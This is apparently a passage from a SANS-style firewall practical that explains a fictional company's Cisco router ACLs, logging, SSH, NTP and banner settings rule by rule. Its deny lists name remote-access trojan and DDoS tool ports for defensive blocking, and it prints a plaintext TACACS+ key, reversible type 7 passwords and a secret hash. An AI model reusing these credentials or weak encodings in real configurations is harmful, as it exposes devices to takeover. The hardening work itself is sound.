deny ip 59.0.0.0 0.255.255.255 any log-input
deny ip 60.0.0.0 0.255.255.255 any log-input
deny ip 70.0.0.0 0.255.255.255 any log-input
deny ip 71.0.0.0 0.255.255.255 any log-input
deny ip 72.0.0.0 0.255.255.255 any log-input
deny ip 73.0.0.0 0.255.255.255 any log-input
deny ip 74.0.0.0 0.255.255.255 any log-input
deny ip 75.0.0.0 0.255.255.255 any log-input
deny ip 76.0.0.0 0.255.255.255 any log-input
deny ip 77.0.0.0 0.255.255.255 any log-input
deny ip 78.0.0.0 0.255.255.255 any log-input
deny ip 79.0.0.0 0.255.255.255 any log-input
deny ip 83.0.0.0 0.255.255.255 any log-input
deny ip 84.0.0.0 0.255.255.255 any log-input
deny ip 85.0.0.0 0.255.255.255 any log-input
deny ip 86.0.0.0 0.255.255.255 any log-input
deny ip 87.0.0.0 0.255.255.255 any log-input
deny ip 88.0.0.0 0.255.255.255 any log-input
deny ip 89.0.0.0 0.255.255.255 any log-input
deny ip 90.0.0.0 0.255.255.255 any log-input
deny ip 91.0.0.0 0.255.255.255 any log-input
deny ip 92.0.0.0 0.255.255.255 any log-input
deny ip 93.0.0.0 0.255.255.255 any log-input
deny ip 94.0.0.0 0.255.255.255 any log-input
deny ip 95.0.0.0 0.255.255.255 any log-input
deny ip 96.0.0.0 0.255.255.255 any log-input
deny ip 97.0.0.0 0.255.255.255 any log-input
deny ip 98.0.0.0 0.255.255.255 any log-input
deny ip 99.0.0.0 0.255.255.255 any log-input
deny ip 100.0.0.0 0.255.255.255 any log-input
deny ip 101.0.0.0 0.255.255.255 any log-input
deny ip 102.0.0.0 0.255.255.255 any log-input
deny ip 103.0.0.0 0.255.255.255 any log-input
deny ip 104.0.0.0 0.255.255.255 any log-input
deny ip 105.0.0.0 0.255.255.255 any log-input
deny ip 106.0.0.0 0.255.255.255 any log-input
deny ip 107.0.0.0 0.255.255.255 any log-input
deny ip 108.0.0.0 0.255.255.255 any log-input
deny ip 109.0.0.0 0.255.255.255 any log-input
deny ip 110.0.0.0 0.255.255.255 any log-input
deny ip 111.0.0.0 0.255.255.255 any log-input
```

deny ip 112.0.0.0 0.255.255.255 any log-input
deny ip 113.0.0.0 0.255.255.255 any log-input
deny ip 114.0.0.0 0.255.255.255 any log-input
deny ip 115.0.0.0 0.255.255.255 any log-input
deny ip 116.0.0.0 0.255.255.255 any log-input
deny ip 117.0.0.0 0.255.255.255 any log-input
deny ip 118.0.0.0 0.255.255.255 any log-input
deny ip 119.0.0.0 0.255.255.255 any log-input
deny ip 120.0.0.0 0.255.255.255 any log-input
deny ip 121.0.0.0 0.255.255.255 any log-input
deny ip 122.0.0.0 0.255.255.255 any log-input
deny ip 123.0.0.0 0.255.255.255 any log-input
deny ip 124.0.0.0 0.255.255.255 any log-input
deny ip 125.0.0.0 0.255.255.255 any log-input
deny ip 126.0.0.0 0.255.255.255 any log-input
deny ip 127.0.0.0 0.255.255.255 any log-input
deny ip 197.0.0.0 0.255.255.255 any log-input
deny ip 222.0.0.0 0.255.255.255 any log-input
deny ip 223.0.0.0 0.255.255.255 any log-input

Note: This section includes permitted traffic in order to satisfy GIACE's business policy.

permit tcp any host 192.168.0.4 eq www

Allow customers access to public webserver. This satisfies customer, partner and supplier web access requirements. This rule is what GIACE relies on for its operations. It satisfies our business policy by allowing the public (customers, partners and suppliers) to conduct business with GIACE via its webserver.

permit tcp any host 192.168.0.4 eq 443

Allow customers ssl access to public webserver. This satisfies customer, partner, and supplier secure web access requirements. This rule allows the public to conduct secure transactions with GIACE, such as purchasing fortune cookie sayings, accessing secure reports, inventories etc.

permit udp any host 192.168.0.10 eq isakmp

Allow VPN establishment with GIACE from GIACE teleworkers, suppliers, partners and ISP VPN Server. This satisfies secure connection requirements for partners, suppliers, teleworker and mobile sales personnel. This will allow authorized individuals to conduct their daily administrative tasks securely.

permit esp any host 192.168.0.10

Allow VPN establishment with GIACE from GIACE teleworkers, suppliers, partners and ISP VPN Server. This satisfies secure connection requirements for partners, suppliers, teleworkers and mobile sales personnel. This is also required to enable daily administrative tasks for individuals.

permit icmp any 172.16.0.0 0.0.0.255 echo-reply

Allow icmp echo replies into GIACE network to the GIACE network for troubleshooting. Allows GIACE System Administrators/Users to troubleshoot network connectivity problems.

permit tcp any host 192.168.0.1 eq smtp

Allow mail delivery to GIACE external mail server from Internet. This satisfies GIACE employee's e-mail requirement. GIACE employees are able to conduct day-to day correspondence with customers via e-mail in support of GIACE's business policy.

deny ip any any log-input

Block everything else not specified and log matches.

3.1.3.3.2. SERVICELANOUT

The following access list is used to restrict access to the GIACE external router from the Service Network (traffic entering from ethernet 0/1). It is important in that it specifies authorized traffic in/out of GIACE's public network. It is the most vulnerable portion of the GIACE network because it is accessible by the public.

The order of the ACL first denies access to unauthorized traffic attempting to access services that are running internally to the GIACE network and are therefore vulnerable to exploitation. Also, we will deny traffic to the most commonly probed ports. This is also helpful in allowing us to log probes against the network. This protects GIACE network resources from potential "insider" attacks. Next, we will specify traffic allowed from the GIACE Service network to satisfy our business policy relating to GIACE customers, suppliers and partners. Finally, we will deny everything else we have not specified, implicitly denied or allowed.

We will attempt to maximize performance by placing the most used rules toward the top of the ACL (in the portion where we allow specific traffic). Our

security policy prioritizes the blockage of malicious traffic over the allowance of required traffic and therefore includes all "deny" rules first. We will rely on CBAC functionality to dynamically open holes on the firewall for return traffic. Generally, our ACL's rules will deny all that is not specifically allowed. Each rule will be explained as it relates to our security policy how it satisfies business policy.

ip access-list extended servicelanout (traffic entering from e0/1 to WAN/protected network)

Creates named ACL called "servicelanout". Individual rules for this named ACL (NACL) follows:

Note: This portion of the NACL blocks access to critical services utilized internally (which means they are exploitable) to GIACE from external access. See similar rationales in the "giacnetin" configuration.

deny udp any any range 135 139

Block UDP Netbios Traffic.

deny tcp any any range 135 139

Blocks TCP Netbios Traffic.

deny udp any any eq tftp log-input

Block TFTP Traffic and logs matches.

deny udp any any range 161 162 log-input

Block SNMP Traffic and logs matches.

deny tcp any any eq tacacs log-input

Blocks Tacacs service from entering GIACE and logs matches.

deny udp any any eq echo log-input

Blocks access to UDP echo port and log matches.

deny tcp any any eq echo log-input

Blocks access to TCP echo port and log matches.

deny tcp any any eq 11 log-input

Blocks access systat port and log matches.

deny udp any any eq chargen log-input

Blocks access to UDP character generator port and log matches.

deny tcp any any eq chargen log-input

Blocks access to TCP character generator port and log matches.

deny tcp any any eq ftp log-input

Blocks access to ftp port and logs matches.

deny tcp any any eq ftp-data log-input

Blocks access to ftp-data port and logs matches.

deny tcp any any eq 22 log-input

Blocks access to SSH port and logs matches.

deny tcp any any eq telnet log-input

Blocks access to telnet port and log matches.

deny tcp any any eq finger log-input

Blocks access to finger port and log matches.

deny tcp any any eq 98 log-input

Blocks access to linuxconf port and log matches. GUI-based System administration tool for Linux. A very powerful tool!

deny tcp any any eq pop2 log-input

Blocks access to pop2 mail port and log matches.

deny tcp any any eq pop3 log-input

Blocks access to pop3 mail port and log matches.

deny tcp any any eq sunrpc log-input

Blocks access to sunrpc port and log matches.

deny tcp any any eq nntp log-input

Blocks access to Internet News port and log matches.

deny tcp any any eq 143 log-input

Blocks access to imap mail port and log matches.

deny tcp any any eq exec log-input

Blocks access to rsh port and log matches.

deny tcp any any eq login log-input

Blocks access to rlogin port and log matches.

deny udp any any eq who log-input

Blocks access to who port and log matches.

deny tcp any any eq cmd log-input

Blocks access to rcmd port and log matches.

deny tcp any any eq 515 log-input

Blocks access to printer spooler port and log matches.

deny tcp any any eq 635 log-input

Blocks access to NFS mount port and log matches.

deny tcp any any eq 1011 log-input

Blocks access to Doly Version 1.1 and 1.2 trojan port and log matches.

deny tcp any any eq 1015 log-input

Blocks access to Doly Version 1.5 trojan port and log matches.

deny tcp any any eq 1016 log-input

Blocks access to Doly Version 1.5 and 1.6 trojan port and log matches.

deny tcp any any eq 1035 log-input

Blocks access to Doly Version 1.35 trojan port and log matches.

deny tcp any any eq 1080 log-input

Blocks access to SOCKS port and log matches.

deny tcp any any eq 2000 log-input

Blocks access to NFS port and log matches.

deny tcp any any eq 3128 log-input

Blocks access to squid proxy port and log matches.

deny udp any any eq 4000 log-input

Blocks access to ICQ port and log matches.

deny tcp any any eq 5631 log-input

Blocks access to TCP PCAnywhere version 8.x and 9.x port and log matches.

deny udp any any eq 5632 log-input

Blocks access to UDP PCAnywhere version 8.x and 9.x port and log matches.

deny tcp any any range 6000 6255 log-input

Blocks access to X-Windows ports and log matches.

deny tcp any any range 6665 6669 log-input

Blocks access to TCP IRC port and log matches.

deny udp any any range 6665 6669 log-input

Blocks access to UDP IRC port and log matches.

deny tcp any any eq 8080 log-input

Blocks access to Wingate sniffer port and log matches.

deny tcp any any range 12345 12346 log-input

Blocks access to Netbus trojan ports and log matches.

deny tcp any any eq 16660 log-input

Blocks access to Stacheldracht Distributed DOS port (Client to Handler) and log matches.

deny tcp any any eq 27374 log-input

Blocks access to SubSeven 2.1 port and log matches.

deny udp any any eq 27444 log-input

Blocks access to UDP Trin00 Distributed DOS port (master to Daemons) and log matches.

deny tcp any any eq 27665 log-input

Blocks access to TCP Trin00 Distributed DOS port (Intruder to Master) and log matches.

deny tcp any any eq 31335 log-input

Blocks access to UDP Trin00 Distributed DOS port (Daemon to Master) and log matches.

deny tcp any any eq 31337 log-input

Blocks access to Back Orifice trojan port and log matches.

deny udp any any range 31789 31790 log-input

Blocks access to Hack 'a' Tack trojan ports and log matches.

deny udp any any range 54320 54321 log-input

Blocks access to Back Orifice 2K trojan ports and log matches.

deny tcp any any eq 65000 log-input

Blocks access to Stacheldracht Distributed DOS port (Handler to Agents) and log matches.

deny tcp any any eq 65301 log-input

Blocks access to TCP PCAnywhere version 8.x. and log matches.

deny ip any host 172.16.0.255

Blocks Broadcast Traffic into GIACE Internal network. Helps prevent DOS attacks. The router is configured to block directed broadcast by default.

Note: This section includes permitted traffic in order to satisfy GIACE's business policy.

permit udp host 192.168.0.3 any eq domain

Allow DNS queries out to Internet. This allows GIACE employees access to name resolution services required for Internet access.

permit tcp host 192.168.0.3 any eq domain

Allow large DNS queries out to Internet. This also allows GIACE employees access to name resolution services required for Internet access.

permit icmp 192.168.0.0 0.0.0.255 any echo-reply

Allow responses to ping requests. This allows GIACE customers/employees to troubleshoot connectivity problems on the GIACE public network.

permit tcp host 192.168.0.1 host 172.16.0.134 eq smtp

Allow mail delivery to internal e-mail server from the external e-mail server. This satisfies GIACE internal employees' e-mail requirement. GIACE employees are able to conduct day-to day correspondence with customers via e-mail in support of GIACE's business policy.

permit tcp host 192.168.0.1 any eq smtp

Allow mail delivery to Internet mail servers. This also satisfies GIACE internal employees' e-mail requirement. GIACE employees are able to conduct day-to day correspondence with customers via e-mail in support of GIACE's business policy.

permit tcp host 192.168.0.4 host 172.16.0.140 eq 3306

Allow sql queries from webserver to sql server. This satisfies GIACE customers, partners and suppliers requirement to be able to access price-lists, reports, reseller packages etc. by providing an MySQL-based database back end to the GIACE public webserver.

permit udp 192.168.0.0 0.0.0.7 host 172.16.0.136 eq syslog

Allow logging to GIACE syslog server from all hosts on the GIACE service network. This allows system administrators to investigate/troubleshoot suspect activity occurring on the service network.

permit udp 192.168.0.0 0.0.0.7 host 172.16.0.137 eq ntp

Allow service net to get synchronized time from NTP server 1 on the GIACE server network. This aids in investigation of suspect traffic by being able to correlate times across networks.

permit udp 192.168.0.0 0.0.0.7 host 172.16.0.138 eq ntp

Allow service net to get synchronized time from NTP server 2 (backup) on the GIACE server network. This also aids in investigation of suspect traffic by being able to correlate times across networks.

deny ip any any log-input

Block everything else not specified and log matches.

3.1.3.3.3. PROTLANIN

The following access list is used to restrict access to the GIACE external router from the GIACE Internal Router (traffic entering from ethernet 0/0). It is important in that it specifies authorized traffic in/out of GIACE's private network.

The order of the ACL first denies access to unauthorized traffic attempting to access services that are running internally to the GIACE network and are therefore vulnerable to exploitation. Also, we will deny traffic to the most commonly probed ports. This is also helpful in allowing us to log probes against the network. This helps prevent "insider" attacks. Next, we will specify traffic into the GIACE External network from the GIACE internal network to satisfy our business policy relating to GIACE customers, suppliers and partners and employees. Finally, we will deny everything else we have not specified, implicitly denied or allowed.

We will attempt to maximize performance by placing the most used rules toward the top of the ACL (in the portion where we allow specific traffic). Our security policy prioritizes the blockage of malicious traffic over the allowance of required traffic and therefore includes all "deny" rules first. We will rely again on CBAC functionality to dynamically open holes on the firewall for return traffic. Generally, our ACL's rules will deny all that is not specifically allowed. Each rule will be explained as to how it relates to our security policy and how it satisfies business policy.

ip access-list extended protlanin

Creates named ACL called "protlanin". Individual rules for this named ACL (NACL) follows:

Note: This portion of the NACL blocks unauthorized traffic out to the Internet (traffic entering from e0/0 from internal LAN).

deny udp any any eq echo log-input

Blocks access to UDP echo port and log matches.

deny tcp any any eq echo log-input

Blocks access to TCP echo port and log matches.

deny tcp any any eq 11 log-input

Blocks access systat port and log matches.

deny udp any any eq chargen log-input

Blocks access to UDP character generator port and log matches.

deny tcp any any eq chargen log-input

Blocks access to TCP character generator port and log matches.

deny tcp any any eq telnet log-input

Blocks access to telnet port and log matches.

deny tcp any any eq finger log-input

Blocks access to finger port and log matches.

deny tcp any any eq 98 log-input

Blocks access to linuxconf port and log matches. GUI-based System administration tool for Linux. A very powerful tool!

deny tcp any any eq pop2 log-input

Blocks access to pop2 mail port and log matches.

deny tcp any any eq pop3 log-input

Blocks access to pop3 mail port and log matches.

deny tcp any any eq sunrpc log-input

Blocks access to sunrpc port and log matches.

deny tcp any any eq 143 log-input

Blocks access to imap mail port and log matches.

deny tcp any any eq exec log-input

Blocks access to rsh port and log matches.

deny tcp any any eq login log-input

Blocks access to rlogin port and log matches.

deny udp any any eq who log-input

Blocks access to who port and log matches.

deny tcp any any eq cmd log-input

Blocks access to rcmd port and log matches.

deny tcp any any eq 515 log-input

Blocks access to printer spooler port and log matches.

deny tcp any any eq 635 log-input

Blocks access to NFS mount port and log matches.

deny tcp any any eq 1011 log-input

Blocks access to Doly Version 1.1 and 1.2 trojan port and log matches.

deny tcp any any eq 1015 log-input

Blocks access to Doly Version 1.5 trojan port and log matches.

deny tcp any any eq 1016 log-input

Blocks access to Doly Version 1.5 and 1.6 trojan port and log matches.

deny tcp any any eq 1035 log-input

Blocks access to Doly Version 1.35 trojan port and log matches.

deny tcp any any eq 1080 log-input

Blocks access to SOCKS port and log matches.

deny tcp any any eq 2000 log-input

Blocks access to NFS port and log matches.

deny tcp any any eq 3128 log-input

Blocks access to squid proxy port and log matches.

deny udp any any eq 4000 log-input

Blocks access to ICQ port and log matches.

deny tcp any any eq 5631 log-input

Blocks access to TCP PCAnywhere version 8.x and 9.x port and log matches.

deny udp any any eq 5632 log-input

Blocks access to UDP PCAnywhere version 8.x and 9.x port and log matches.

deny tcp any any range 6000 6255 log-input

Blocks access to X-Windows ports and log matches.

deny tcp any any range 6665 6669 log-input

Blocks access to TCP IRC port and log matches.

deny udp any any range 6665 6669 log-input

Blocks access to UDP IRC port and log matches.

deny tcp any any eq 8080 log-input

Blocks access to Wingate sniffer port and log matches.

deny tcp any any range 12345 12346 log-input

Blocks access to Netbus trojan ports and log matches.

deny tcp any any eq 16660 log-input

Blocks access to Stacheldracht Distributed DOS port (Client to Handler) and log matches.

deny tcp any any eq 27374 log-input

Blocks access to SubSeven 2.1 port and log matches.

deny udp any any eq 27444 log-input

Blocks access to UDP Trin00 Distributed DOS port (master to Daemons) and log matches.

deny tcp any any eq 27665 log-input

Blocks access to TCP Trin00 Distributed DOS port (Intruder to Master) and log matches.

deny tcp any any eq 31335 log-input

Blocks access to UDP Trin00 Distributed DOS port (Daemon to Master) and log matches.

deny tcp any any eq 31337 log-input

Blocks access to Back Orifice trojan port and log matches.

deny udp any any range 31789 31790 log-input

Blocks access to Hack 'a' Tack trojan ports and log matches.

deny udp any any range 54320 54321 log-input

Blocks access to Back Orifice 2K trojan ports and log matches.

deny tcp any any eq 65000 log-input

Blocks access to Stacheldracht Distributed DOS port (Handler to Agents) and log matches.

deny tcp any any eq 65301 log-input

Blocks access to TCP PCAnywhere version 8.x. and log matches.

deny ip any host 192.168.0.255

Blocks Broadcast Traffic into the service network. Helps prevent DOS attacks. The router is also configured to block directed broadcast by default.

Note: This section includes permitted traffic in order to satisfy GIACE's business policy.

permit udp host 192.168.0.10 any eq isakmp

Allow VPN establishment with GIAC. Allow VPN establishment with GIACE from GIACE teleworkers, suppliers, partners and ISP VPN Server. This satisfies secure connection requirements for partners, suppliers, teleworkers and mobile sales personnel. We have to be careful here using a destination of "any". We don't want to establish a VPN with anyone. We rely on shared secrets and userid/passwords to authenticate connections.

permit esp host 192.168.0.10 any

Allow VPN establishment with GIAC. Allow VPN establishment with GIACE from GIACE teleworkers, suppliers, partners and ISP VPN Server. This satisfies secure connection requirements for partners, suppliers, teleworkers and mobile sales personnel. Same concerns as above relating to a destination of "any."

permit icmp 172.16.0.0 0.0.0.255 any echo

Allow Ping for troubleshooting. This will allow internal users/sysadmins the ability to troubleshoot connectivity problems.

Note: This section provides baseline services required for the daily operation of GIACE employees. Internet, mail, newsgroups, DNS, ftp, SSL, and NTP are all required to support business operations. The ability to connect to servers/routers to perform maintenance, perform research, correspond with customers, employees, suppliers, and partners are all core business requirements needed to satisfy business operations.

permit udp host 172.16.0.135 host 192.168.0.3 eq domain

Allow DNS queries out to Internet. This allows GIACE employees access to name resolution services required for Internet access.

permit tcp host 172.16.0.135 host 192.168.0.3 eq domain

Allow large DNS queries out to Internet. This also allows GIACE employees access to name resolution services required for Internet access.

permit tcp 172.16.0.0 0.0.0.127 any eq www

Allow WWW queries from user network. This satisfies GIACE internal employees' web access requirements.

permit tcp 172.16.0.0 0.0.0.255 any eq 443

Allow ssl connections to webserver. This satisfies GIACE internal employees secure access to webservers. If required, GIACE employees are able conduct secure daily business (research etc.) on the Internet due to this rule.

permit tcp 172.16.0.0 0.0.0.127 any eq nntp

Allow users to retrieve newsgroup content. This satisfies GIACE internal employees access to newsgroups.

permit tcp 172.16.0.0 0.0.0.127 any eq ftp

Allow users to ftp files from external networks. This satisfies GIACE internal employees' ability to ftp data from the Internet.

permit tcp 172.16.0.0 0.0.0.127 any eq ftp-data

Allow users to ftp files from external networks. This satisfies GIACE internal employees' ability to ftp data from the Internet.

permit tcp host 172.16.0.142 any eq www

Allow sysadmin WWW queries from service network. This satisfies GIACE sysadmin's (residing at 172.16.0.142 on the server network) requirement for web access.

permit tcp host 172.16.0.142 any eq nntp

Allow sysadmin to retrieve newsgroup content. This satisfies GIACE sysadmin's (residing at 172.16.0.142 on the server network) requirement for newsgroup access.

permit tcp host 172.16.0.142 any eq ftp

Allow sysadmin to ftp files from external networks. This satisfies GIACE sysadmin's (residing at 172.16.0.142 on the server network) ability to ftp data from the Internet.

permit tcp host 172.16.0.142 any eq ftp-data

Allow sysadmin to ftp files from external networks. This satisfies GIACE sysadmin's (residing at 172.16.0.142 on the server network) ability to ftp data from the Internet.

permit tcp host 172.16.0.143 any eq www

Allow sysadmin WWW queries from service network. This satisfies GIACE sysadmin's (residing at 172.16.0.143 on the server network) requirement for web access.

permit tcp host 172.16.0.134 host 192.168.0.1 eq smtp

Allow mail delivery to external mail server. This satisfies all GIACE internal employees' requirement to send e-mail to the Internet. This forwards smtp traffic from the internal e-mail server to the external e-mail server.

permit tcp host 172.16.0.143 any eq nntp

Allow sysadmin to retrieve newsgroup content. This satisfies GIACE sysadmin's (residing at 172.16.0.143 on the server network) requirement for newsgroup access.

permit tcp host 172.16.0.143 any eq ftp

Allow sysadmin to ftp files from external networks. This satisfies GIACE sysadmin's (residing at 172.16.0.143 on the server network) ability to ftp data from the Internet.

permit tcp host 172.16.0.143 any eq ftp-data

Allow sysadmin to ftp files from external networks. This satisfies GIACE sysadmin's (residing at 172.16.0.143 on the server network) ability to ftp data from the Internet.

permit tcp host 172.16.0.142 host 192.168.0.1 eq 22

Allow sysadmin access to external mail server. This provides a secure method of administering GIACE's external e-mail server via Secure Shell (SSH) from the sysadmins position at 172.16.0.142.

permit tcp host 172.16.0.142 host 192.168.0.3 eq 22

Allow sysadmin access to external DNS server. This provides a secure method of administering GIACE's external DNS server via Secure Shell (SSH) from the sysadmins position at 172.16.0.142.

permit tcp host 172.16.0.142 host 192.168.0.4 eq 22

Allow sysadmin access to external webserver. This provides a secure method of administering GIACE's external webserver via Secure Shell (SSH) from the sysadmins position at 172.16.0.142.

permit tcp host 172.16.0.143 host 192.168.0.1 eq 22

Allow sysadmin access to external mail server. This provides a secure method of administering GIACE's external mail server via Secure Shell (SSH) from the sysadmins position at 172.16.0.143.

permit tcp host 172.16.0.143 host 192.168.0.3 eq 22

Allow sysadmin access to external DNS server. This provides a secure method of administering GIACE's external DNS server via Secure Shell (SSH) from the sysadmins position at 172.16.0.143.

permit tcp host 172.16.0.143 host 192.168.0.4 eq 22

Allow sysadmin access to external webserver. This provides a secure method of administering GIACE's external webserver via Secure Shell (SSH) from the sysadmins position at 172.16.0.143.

permit tcp host 172.16.0.2 host 192.168.0.4 eq 22

Allow web developer access to webserver. This allows the web developer to keep the webserver up to date with current GIACE information. He can also maintain the database by populating the database with GIACEs latest product line, maintain the customer/supplier/partner interface and maintain the webserver/database server linkage to include all report generation functions in support of GIACE's business policy.

permit udp host 172.16.0.137 host 129.6.15.28 eq ntp

Allow ntp server 1 to get time updates from time-a.nist.gov (Maryland)[40]. This aids in the investigation of suspicious activity by having all systems synchronized in time.

permit udp host 172.16.0.138 host 192.43.244.18 eq ntp

Allow ntp server 2 (Backup) to get time updates from time.nist.gov (Colorado)[41]. This aids in the investigation of suspicious activity by having all systems synchronized in time.

deny ip any any log-input

Block everything else not specified and log matches.

logging trap critical

Global Configuration Command – Specifies the severity level of messages to be sent to the logging server. In this configuration, only messages with a severity level of critical and above will be sent.

logging facility local1

Global Configuration Command – Specifies the user defined logging facility as local1. Logging facilities of 0-7 are available for use by the user. The logging facility is a category from which a message originates. In this case, local1 (user defined).

[40] http://www.boulder.nist.gov/timefreq/service/time-servers.html
[41] http://www.boulder.nist.gov/timefreq/service/time-servers.html

logging source-interface Loopback999

Global Configuration Command – Specifies the source of the IP address from which logging messages will be sent to the logging server. In this case, loopback999 is used. ACLs can be used to only allow logging traffic from a specific destination into the network. Loopback addresses are convenient to use because their addresses rarely change.

logging 172.16.0.136

Global Configuration Command – Specifies the IP address of the logging server as 172.16.0.136. All specified logging will be sent to this IP address. Without a logging server, all logging message will be lost on the router when it reboots. Logging allows for investigation of suspicious network activity on the router.

The following access list is used to restrict ssh access to the router.

access-list 2 permit 172.16.0.142

Global Configuration Command – Permits ssh packets with a source IP address of 172.16.0.142. This will allow system administrators to access the router from host 172.16.0.142 in order to administer the router.

access-list 2 permit 172.16.0.143

Global Configuration Command –Permits ssh packets with a source IP address of 172.16.0.143. This will allow system administrators to access the router from host 172.16.0.143 in order to administer the router.

access-list 2 deny any log

Global Configuration Command – Denies ssh packets with a source IP address of anything but 172.16.0.142 or 172.16.0.143. This will prohibit unauthorized access to the router. Additionally, any packet that matches this rule will be logged so the sysadmin may investigate if necessary.

The following access list is used to restrict ntp connections to the router.

access-list 4 permit 172.16.0.137

Global Configuration Command –permits packets from the NTP server 172.16.0.137. See NTP client configurations below.

access-list 4 permit 172.16.0.138

Global Configuration Command –permits packets from the NTP server 172.16.0.138. See NTP client configurations below.

access-list 4 deny any log

Global Configuration Command –Denies packets from any other address. This effectively limits NTP data to come from only specified NTP servers. See previous 2 configurations for allowed NTP servers.

no cdp run

Global Configuration Command – This turns off the Cisco Discovery Protocol (CDP) for each interface on the router. CDP is a multicast protocol that only Cisco devices can understand. It provides details about the router to neighboring Cisco devices. It is an unneeded service (unless it is required for Cisco Network Management Applications such as CiscoWorks[42]) and could provide GIACE network information to unauthorized individuals. To turn CDP back on for a specific interface, use the interface configuration command "cdp enable".

tacacs-server host 172.16.0.141

Global Configuration Command – Identifies the IP address of the tacacs+ server to be contacted for authentication. This contributes to additional authentication security by having authentication performed on a separate host.

tacacs-server key !dw2cmP!

Global Configuration Command – Establishes the shared key to be used to establish an encrypted session between the tacacs+ server and the router. This key must also be configured on the tacacs+ server. This ensures a secure connection between the router and the tacacs+ server.

banner exec ^C
This system is for use of authorized users only. Individuals using this computer system without authority, or in access of their authority, are

[42] http://www.cisco.com/warp/public/cc/pd/wr2k/wrwi/index.shtml

subject to having their activities monitored and recorded by system personnel. In the course of monitoring individuals improperly using this system or in the course of system maintenance, the activities of authorized users may also be monitored. Anyone using this system expressly consents to such monitoring and is advised that if such monitoring reveals possible evidence of criminal activity, system personnel may provide the evidence of such monitoring to law enforcement officials. ^C[43]

> Global Configuration Command – Identifies the banner that appears when an attempt to access privileged mode on the router. The content of the message should avoid the use of the word "welcome." Warning banners let attackers and authorized users know that they are being monitored and they consent to that monitoring. Should legal action need to be taken, the fact that a warning banner existed will aid in prosecution. Attackers have been acquitted in computer crime cases based on the fact that the "warning" banner contained the word "welcome", and therefore the attacker felt they were being invited to "hack" the accessed system. The exact wording of the message should be based on legal advise dependent upon each situation.

banner motd ^C
This system is for use of authorized users only. Individuals using this computer system without authority, or in access of their authority, are subject to having their activities monitored and recorded by system personnel. In the course of monitoring individuals improperly using this system or in the course of system maintenance, the activities of authorized users may also be monitored. Anyone using this system expressly consents to such monitoring and is advised that if such monitoring reveals possible evidence of criminal activity, system personnel may provide the evidence of such monitoring to law enforcement officials. ^C[44]

> Global Configuration Command – Identifies the banner that appears when the router is accessed. See the message above for the rationale behind warning banners.

line con 0

> This identifies the configurations for line console 0 to follow. This is visible when performing the "show running-configuration" command.

[43] from Securing Cisco Routers: Step-by-Step, SANS Institute, page 23
[44] from Securing Cisco Routers: Step-by-Step, SANS Institute, page 23

exec-timeout 5 0

Line Configuration Command – Establishes the time an EXEC session is established without any activity. In this case, the EXEC session will timeout after 5 minutes and 0 seconds if activity is not detected. This prevents leaving an open exec session for anyone to access if the sysadmin forgets to close session.

password 7 030A35481200

Line Configuration Command – Establishes the password for access to the router console. The password is encrypted due to the "service password-encryption" command.

logging synchronous

(TIP): Line Configuration Command – Prevents logging messages to the console from appearing (in the middle of the command syntax, which is highly annoying!) and interrupting your command line inputs.

line aux 0

This identifies the configurations for line auxiliary 0 to follow. This is visible when performing the "show running-configuration" command.

line vty 0 4

This identifies the configurations for line virtual ttys 0 - 4 to follow. This is visible when performing the "show running-configuration" command.

access-class 2 in

Global Configuration Command – Applies ACL 2 to the router's virtual terminal lines. This effectively turns on ACL 2.

exec-timeout 5 0

Global Configuration Command – Specifies the time after which the exec session on the router's virtual terminal lines expire if idle. The time period in this configuration is 5 minutes and 0 seconds. See line con 0 configuration for rationale.

password 7 030A1A081200

Line Configuration Command – Establishes the password for access to the router console. The password is encrypted due to the "service password-encryption" command.

logging synchronous

(TIP): Line Configuration Command – Prevents logging messages to the console from appearing (in the middle of the command syntax, which is highly annoying!) and interrupting your command line inputs.

transport input ssh

Global Configuration Command – Specifies ssh as the only transport input allowed on the router's virtual lines. This ensures only that the virtual terminal lines of the router only respond to ssh (telnet is therefore blocked).

transport output none

Global Configuration Command – Forbids outgoing telnet and connect sessions originating from this router to remote systems. This prevents the router from being used a jump-off point for attacks.

!

scheduler interval 500

Global Configuration Command –Allows the router to service lower priority actions at regular intervals. When the router spends most of its resources servicing high priority tasks, other tasks can be neglected. By ensuring the router takes care of low priority tasks at regular intervals, we help mitigate the effects of a DOS attack where the attacker sends a stream of requests knowing they will be treated as high priority requests using up router resources. The interval in this command is 500 milliseconds.

ntp authentication-key 1 md5 01030717481C091D25 7

Global Configuration Command – Specifies the authentication key/md5 password (key 1) to use when authenticating with the NTP server. The password is encrypted due to the "service password-encryption" configuration. The key configured on the NTP server must match. This prevents tampering with system time by attackers.

ntp authenticate

Global Configuration Command – Enables NTP authentication when synchronizing time with NTP server.

ntp trusted-key 1

Global Configuration Command – Identifies key 1 as a trusted key for NTP authentication.

ntp source Loopback999

Global Configuration Command – Specifies Loopback 999 as the source IP address for any packets originating from the router to the NTP server. The NTP server can be configured to only provide time synchronization with specified IP address of the Loopback 999 interface.

ntp access-group peer 4

Global Configuration Command – Restricts NTP access to those IP addresses specified in ACL 4. See ACL 4 configuration for acceptable NTP peers.

ntp peer 172.16.0.137 key 1 source Loopback999

Global Configuration Command – Specifies 172.16.0.137 as the IP address of the time synchronization master, using key 1 for authentication and loopback999 as the source for the source IP address for any client NTP packets.

end

End of the running-configuration file.

3.1.4. GIACE INTERNAL ROUTER CONFIGURATION

GIACE's external router and the internal router have very similar configurations. The rationale for each configuration related to router hardening was explained during the exterior router configuration. The internal router will utilize the same "hardening" configurations discussed in the configuration of the external router. For the sake of brevity, only the differences (between external and internal router configurations) will be described in the internal router configuration. However, we will still describe the purpose of differing and security

policy configurations along with how they satisfy connection requirements and the GIACE business policy (if applicable).

hostname GIACE_Int

Sets the host name of the router to GIACE_Int.

aaa authentication login xauth_list group tacacs+

Creates an authentication list named "xauth_list" which refers to a tacacs+ server group for authentication. This authentication list will be used to authenticate clients without pre-configured IP addresses (like GIACE teleworkers). The clients must successfully authenticate prior proceed to Internet Key Exchange (IKE) Phase 2 which is required to establish the VPN between the GIACE Interior router and GIACE teleworkers. This is required to ensure only authorized clients can establish VPNs with GIACE.

enable secret 5 1CDFUftQ2sCD/khI1

Used to protect access to privilege and configuration modes. This should be a very strong password! It should also be different from the external router password!

enable password 7 08314354A1A0E0A0516

Sets the enable password. This password is used if you don't specify an enable secret password. It is a leftover from older IOSs. This password should be different from the enable secret password! The password appears encrypted due to the service password encryption command. ! It should also be different from the external router password!

username sysadmin password 7 051B32145C5D

Creates a username password pair for authentication if the tacacs+ server authentication fail. (The password appears encrypted due to the service password encryption command).

ip tftp source-interface Loopback999

